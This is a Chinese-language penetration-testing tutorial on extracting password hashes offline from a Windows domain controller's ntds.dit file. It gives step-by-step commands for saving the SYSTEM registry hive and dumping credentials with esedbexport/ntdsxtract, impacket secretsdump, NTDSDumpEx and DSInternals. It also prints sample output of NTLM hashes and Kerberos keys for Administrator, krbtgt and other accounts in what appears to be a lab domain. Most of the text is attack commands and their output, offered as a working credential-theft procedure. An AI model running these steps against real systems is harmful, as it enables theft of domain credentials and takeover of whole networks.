# 离线方式读取ntds.dit文件

离线一般需要两步：

1、将远端域控的ntds.dit下载到本地，

2、然后利用再在本地进行。

注意：因为 system.hive 里存放着 ntds.dit 的秘钥，所以需要转储 system.hive ，不然没法查看 ntds.dit 里内容

命令如下：

```
reg save hklm\system c:\windows\temp\system.hive
```

下面介绍几种方式离线读取ntds.dit文件


## esedbexport

1、我么以kali为例子，安装esedbexport

```
apt-get install autoconf automake autopoint libtool pkg-config
wget https://github.com/libyal/libesedb/releases/download/20210424/libesedb-
experimental-20210424.tar.gz
tar zxvf libesedb-experimental-20210424.tar.gz
cd libesedb-20210424
./configure
make
make install
ldconfig
```

2、导出 ntds.dit，两个重要的表为：datatable以及link_table，他们都会被存放在./ntds.dit.export/文件夹中

```
esedbexport -m tables ntds.dit
```




3、安装 ntdsxtract

```
git clone https://github.com/csababarta/ntdsxtract.git
cd ntdsxtract
python setup.py build
python setup.py install
```

如果提示 ImportError: No module named Crypto.Hash，请执行`pip install pycryptodome`

4、将 ntds.dit.export 和 SYSTEM 文件放入到 ntdsxtract 工具的文件夹中，然后导出哈希值，最后的结果将保存在 1.txt 里

```
python2 dsusers.py ntds.dit.export/datatable.4 ntds.dit.export/link_table.7
output --syshive SYSTEM --passwordhasher --pwdformat ocl --ntoufile atout --
lmoufile lmout | tee 1.txt
```

```
List of users:
==============
Record ID:        3917
User name:        Administrator
User principal name:
SAM Account name:     Administrator
SAM Account type:     SAM_NORMAL_USER_ACCOUNT
GUID:             c4379572-6ccd-42dc-aa33-2936efc4ad3f
SID:              S-1-5-21-2716900768-72748719-3475352185-500
When created:     2022-07-21 13:23:04+00:00
When changed:     2022-09-26 08:38:43+00:00
Account expires:  Never
Password last set:    2022-09-16 06:15:50.672666+00:00
Last logon:       2022-09-26 08:38:43.534799+00:00
Last logon timestamp: 2022-09-26 08:38:43.534799+00:00
Bad password time     2022-09-26 08:38:39.610793+00:00
Logon count:      110
Bad password count:   0
Dial-In access perm:  Controlled by policy
User Account Control:
        NORMAL_ACCOUNT
```

## impacket

将 ntds.dit.export 和 SYSTEM 文件放入到 和secretsdump.exe 同级目录下

```
secretsdump.exe -system system.hive -ntds ntds.dit LOCAL
```


```
C:\Users\DaoEr\Desktop\123>secretsdump.exe -system system.hive -ntds ntds.dit LOCAL
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Target system bootKey: 0xdbcae18c12ae3bae704b053df2910ab1
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 388e9531ba413372e3380ed23eabd5d1
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5143e7a41f1731bf919c7c5d5608dc37:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:22ac75d3307297a71c99da8c88b39ffc:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:72cbbe2460ec03e4fcf3ef858e14fd11:::
hack.com\wanli:1104:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
WANLI-PC$:1105:aad3b435b51404eeaad3b435b51404ee:09c9084814e0ae62fbdb9efe12099cda:::
hack.com\zs:1106:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
khack:1107:aad3b435b51404eeaad3b435b51404ee:570a9a65db8fba761c1008a51d4c95ab:::
PC-WEB$:1108:aad3b435b51404eeaad3b435b51404ee:2df513506a6286526972080e713125e1:::
hack.com\ls:1109:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
WIN10$:1110:aad3b435b51404eeaad3b435b51404ee:a79dd609f06ca24a3ba6eb6dc233db96:::
2012-1$:1111:aad3b435b51404eeaad3b435b51404ee:e053d1489e4a2427ea97ad7af25a03de:::
2012-2$:1112:aad3b435b51404eeaad3b435b51404ee:5f5be6b93677e377eb6ef77a61a016b7:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:b98290216bc43fa0caeac6d6bef782a8292e75cc824989a5e945efe6db764ab6
Administrator:aes128-cts-hmac-sha1-96:a99ac115449eab3b310b9a301f4d9eab
Administrator:des-cbc-md5:7f0737ae5e9d4cb0
DC$:aes256-cts-hmac-sha1-96:865406d299da6e9c4338070f6dda0386dd81618f8ff7095933ae59571e7b7b40
DC$:aes128-cts-hmac-sha1-96:ef5d9c9160e1d65895267787bc670661
DC$:des-cbc-md5:d6ab38867f2f3e9e
krbtgt:aes256-cts-hmac-sha1-96:4ec6d6b149a3493e6aa03bc5fc62af1d9625af803fe3a24bf46cacfb9592de40
krbtgt:aes128-cts-hmac-sha1-96:e437c98285f55f53c05a0b1b64aed6ee
krbtgt:des-cbc-md5:b325f12c857ccb6d
hack.com\wanli:aes256-cts-hmac-sha1-96:fe7abad1e201fd28365cd80d4681a6c0df0c0ba0b91cafdea5a15b07ec7f6e32
hack.com\wanli:aes128-cts-hmac-sha1-96:08dd13c3ea7b27b401888913b2e85a55
hack.com\wanli:des-cbc-md5:f752fb2394681ae3
WANLI-PC$:aes256-cts-hmac-sha1-96:fae86e414eeceb75550ea14873270624f62089463c8540fb5058f3db56ab85d2
WANLI-PC$:aes128-cts-hmac-sha1-96:ade1ae673ba18ca387c2ba6165aa1542
WANLI-PC$:des-cbc-md5:1aecb68f1a76daea
hack.com\zs:aes256-cts-hmac-sha1-96:3ee89dc02de9a9dac3f80dc6a7ddba579f3f7bd101289e46a5313d33724890e4
hack.com\zs:aes128-cts-hmac-sha1-96:eff3c5126c0ab48ee8579c763afc1371
hack.com\zs:des-cbc-md5:cbb09bd5075729ad
khack:aes256-cts-hmac-sha1-96:f4bf39305d92aece1732fb4df587226c61983e8a6de3ce95324f09adf32555aa
khack:aes128-cts-hmac-sha1-96:877cc0279bef574ed21ee3d6114c6ac2
khack:des-cbc-md5:e02ccdbf1f5e3b07
PC-WEB$:aes256-cts-hmac-sha1-96:551b32d06f381c7c9578b0d07b7843c0450a08c2b6ee8ebfe32956fb402419e7
PC-WEB$:aes128-cts-hmac-sha1-96:3f5f9a961f03d444aec1db56391906f8
PC-WEB$:des-cbc-md5:16ae6d57f46df2ec
hack.com\ls:aes256-cts-hmac-sha1-96:7afb7e04ba948c4deb0d983f4fc4a482af70605e4b86033b945681ed789fd134
hack.com\ls:aes128-cts-hmac-sha1-96:5e04d1680e9e010b8d2985c93707ecdc
hack.com\ls:des-cbc-md5:08232a4fec89046e
```

## NTDSDump.exe

NTDSDumpEx.exe 可以进行导出哈希值的操作

```
NTDSDumpEx -d ntds.dit -s system -o 1.txt
```




## DSInternals

DSInternals是powershell脚本，可以离线读取ntds文件

安装DSInternals

```
Install-Module DSInternals -Force
```

导出 hash，并保存在 txt 文件里

```
$key = Get-Bootkey -SystemHivePath 'system路径'
Get-ADDBAccount -All -DBPath 'ntds路径' -Bootkey $key | Out-File output_hash.txt
```